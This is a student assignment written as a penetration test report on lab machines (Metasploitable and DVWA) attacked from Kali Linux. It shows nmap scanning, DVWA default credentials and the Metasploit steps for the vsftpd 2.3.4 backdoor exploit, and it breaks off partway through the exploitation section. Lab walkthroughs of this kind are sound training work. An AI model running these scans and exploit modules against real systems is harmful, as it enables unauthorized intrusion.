Assignment (Ethical Hacking):

Professional Penetration Testing Report

# Introduction

This report contains the findings of a professional penetration testing assessment performed on a vulnerable virtual machine simulating the network of a small to medium-sized enterprise (SME). The objective of this exercise was to identify security weaknesses through reconnaissance, exploitation, and post-exploitation techniques, using industry-standard tools and methodologies. Deliberately vulnerable machines, DVWA and *Metasploitable*, were deployed as the targets, and the attacker environment was configured using *Kali Linux*. The findings from this assessment aim to highlight critical vulnerabilities, demonstrate potential attack vectors, and provide actionable recommendations to enhance the overall security posture of the system.

# 1. Reconnaissance and Target Analysis

Reconnaissance is the first and most crucial phase of penetration testing, focused on gathering intelligence about the target systems. This stage involved discovering hosts, identifying open ports and services, and selecting appropriate vulnerabilities to exploit.

**1.1 Environment Setup**

Three virtual machines were set up using VirtualBox:

* **Attacker Machine:** Kali Linux (latest version, equipped with penetration testing tools)
* **Target VM 1:** Metasploitable (intentionally vulnerable Linux system)
* **Target VM 2:** DVWA (Damn Vulnerable Web Application)


All virtual machines were connected using the **Bridged Adapter on VirtualBox** to simulate an internal network environment and ensure controlled communication.

**1.2 Identifying Kali Linux IP**

The internal IP address of the attacker machine was identified to enable network scanning and exploit configuration:

**ip a**

Output: 192.168.1.150




**1.3 Discovering Target Machines**


An nmap scan was performed on the whole network range to find network devices connected to find ip addresses of vulnerable machines. Command is:

**nmap 192.168.1.0/24**


This revealed two additional active hosts, which were identified as the **Metasploitable2** and **DVWA** virtual machines(both machines were tested one after the other).



So, the ip address of **DVWA** virtual machine was found as **192.168.1.137**




And the ip address of **Metasploitable** virtual machine was found as **192.168.1.2**




**1.4 Target Identification and OS Fingerprinting**


For each detected host, an nmap OS scan was performed to confirm its identity:

**nmap -O 192.168.1.137** #DVWA



**nmap -O 192.168.1.2** #Metasploitable





* **192.168.1.2 (Metasploitable)** was identified as a Linux system with multiple vulnerable services and open ports.
* **192.168.1.137 (DVWA)** was identified as a Linux based system too.

**1.5 Full Port and Service Scanning**

A detailed port scan with service enumeration was performed to identify exposed services:

**nmap -sV -p- -T4 -Pn 192.168.1.137 #DVWA**

**nmap -sV -p- -T4 -Pn 192.168.1.2 #Metasploitable**

-sV: used to find service versions used by ports


-p-: scans all 65535 ports to find which are open to connect

-T4: setting time limit to reduce time taken for the scan


-Pn: to skip checking if host is up to save time of scan


Findings:

* **DVWA (192.168.1.137):**
  + Port 21: FTP (ProFTPD)
  + Port 22: OpenSSH
  + Port 80 and port 443: HTTP (Apache HTTP server)
  + Port 3306: MySQL



* **Metasploitable (192.168.1.2):**
  + Port 21 – FTP (vsftpd 2.3.4)
  + Port 22 – OpenSSH 4.7p1
  + Port 139, 445 – Samba smbd 3.0.20
  + Port 6667 – Unreal IRC
  + Others: Telnet, MySQL, HTTP, SMTP, etc







**1.6 Web Application Access on DVWA**

The DVWA web interface was accessible from the Kali browser by entering the ip address of the DVWA virtual machine in the browser via http:

**http://192.168.1.137**

This opened the login page for DVWA. After logging in with **default credentials as admin: “admin” and password: “password”**, the interface offered multiple test modules for web vulnerabilities.





**1.7 Target Selection for Exploitation**

Based on reconnaissance, the following vulnerabilities were selected for exploitation:

* **Metasploitable:**
  + vsftpd 2.3.4
  + Samba smbd
  + Unreal IRC
* **DVWA:**
  + Command Execution vulnerability under the *Command Injection* module

These targets were chosen based on confirmed open services and known CVEs, aligning with real-world scenarios where attackers exploit misconfigurations or outdated services to gain unauthorized access.

# 2. Exploitation


After reconnaissance revealed several vulnerable services on the target machines, exploitation was conducted using various tools and techniques. The goal was to gain unauthorized access, validate vulnerabilities, and simulate potential attacker behavior.

**2.1 Exploiting Metasploitable**

**2.1.1 Setting Up Metasploit**

Metasploit Framework, a powerful penetration testing tool, was used to exploit known vulnerabilities in Metasploitable. It was launched on the Kali VM using:

**msfconsole**



**2.1.2 vsftpd 2.3.4 exploit(Port 21)**

The vsftpd service was known to contain a backdoor introduced in version 2.3.4. A search in Metasploit confirmed the presence of an exploit module:

**search vsftpd 2.3.4**

The module was selected and configured:

**use exploit/unix/ftp/vsftpd\_234\_backdoor**

**OR**

**Use <number written next to required file>**


**set RHOST 192.168.1.2**


**set TARGET 0**

**set LHOST 192.168.1.150 (do only if needed)**

**exploit (will only work for exploit files, for auxiliary use “run”)**

